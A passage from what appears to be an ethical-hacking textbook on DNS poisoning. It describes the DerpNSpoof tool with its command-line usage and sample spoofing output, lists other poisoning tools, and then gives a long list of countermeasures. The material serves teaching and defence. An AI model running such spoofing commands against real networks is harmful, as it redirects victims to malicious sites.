
DNS poisoning tools allow attackers to redirect a domain name to a different IP address listed in a fake DNS entry file. The DNS request made to the target site goes through a server containing malicious content with the same name.

- **DerpNSpoof**

  Source: *https://github.com*

  DerpNSpoof is a DNS poisoning tool that assists in spoofing the DNS query packet of a certain IP address or a group of hosts in the network.

  Using this tool, attackers can create a list of fake DNS records and load it while running the tool to redirect the victim to some other website.




```
       Coded by Adrián Fernández Arnal-(@adrianfa5)

    --------------------------------------
   [!] Options to use:
         <ip>  - Spoof the DNS query packets of a certain IP address
         <all> - Spoof the DNS query packets of all hosts
   [!] Examples:
         # python3 DerpNSpoof.py 192.168.1.20 myfile.txt
         # python3 DerpNSpoof.py all myfile.txt
    --------------------------------------
   [i] Spoofing DNS responses...
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
```

Figure 8.52: Screenshot of DerpNSpoof tool

Some examples of additional DNS poisoning tools are listed below:

- DNS Spoof (*https://github.com*)
- DNS-poison (*https://github.com*)
- Ettercap (*https://www.ettercap-project.org*)
- Evilgrade (*https://github.com*)
- DNS Poisoning Tool (*https://github.com*)



How to Defend Against DNS Spoofing

1. Implement a Domain Name System Security Extension (DNSSEC)
2. Use a Secure Socket Layer (SSL) for securing the traffic
3. Resolve all DNS queries to a local DNS server
4. Block DNS requests to external servers
5. Configure a firewall to restrict external DNS lookup
6. Implement an intrusion detection system (IDS) and deploy it correctly
7. Configure the DNS resolver to use a new random source port for each outgoing query
8. Restrict the DNS recusing service, full or partial, to authorized users
9. Use DNS Non-Existent Domain (NXDOMAIN) rate limiting
10. Secure internal machines
11. Use a static ARP and IP tables
12. Use Secure Shell (SSH) encryption
13. Do not allow outgoing traffic to use UDP port 53 as a default source port
14. Audit the DNS server regularly to remove vulnerabilities

How to Defend Against DNS Spoofing

Major DNS implementations have reported attacks using DNS spoofing, and this vulnerability still affects a large number of organizations. This is because of a lack of information when performing DNS queries, which allows attackers to spoof DNS responses. We have already discussed how an attacker performs different types of DNS spoofing attacks. We now discuss how to defend a network from these types of attacks.

Countermeasures that help prevent DNS spoofing attacks are as follows:

- Implement Domain Name System Security Extensions (DNSSEC).
- Use a Secure Socket Layer (SSL) for securing the traffic.
- Resolve all DNS queries to a local DNS server.
- Block DNS requests to external servers.
- Configure a firewall to restrict external DNS lookup.
- Implement an intrusion detection system (IDS) and deploy it correctly.
- Configure the DNS resolver to use a new random source port for each outgoing query.
- Restrict the DNS recusing service, full or partial, to authorized users.
- Use DNS nonexistent domain (NXDOMAIN) rate limiting.
- Secure internal machines.
- Use static ARP and IP tables.
- Use Secure Shell (SSH) encryption.
- Do not allow outgoing traffic to use UDP port 53 as a default source port.

- Audit the DNS server regularly to remove vulnerabilities.
- Use sniffing detection tools.
- Do not open suspicious files.
- Always use trusted proxy sites.
- If a company handles its own resolver, it should be kept private and well protected.
- Randomize source and destination IP addresses.
- Randomize query IDs.
- Randomize the case in name requests.
- Use Public Key Infrastructure (PKI) to protect the server.
- Maintain a single or specific range of IP addresses to log into systems.
- Implement packet filtering for both inbound and outbound traffic.
- Restrict DNS zone transfers to a limited set of IP addresses.
- Employ DNS Cookie RFC 7873 or deactivate departing ICMP packets to prevent SAD DNS attacks.
- Use 0x20 encoding and DNS cookies as additional security to DNS messages.
- Reduce the timeout period for outstanding queries to prevent SAD DNS attacks.
- Update the DNS servers to the latest patches to prevent breaches.
- Use Remote Name Daemon Control (RNDC) keys if responses are to be made on port 53.
- Ensure that the “Hosts” file resolution is disabled on both the clients and servers.
- Configure STUB zones for frequently accessed domains.
- Implement robust password policies for users managing DNS records.

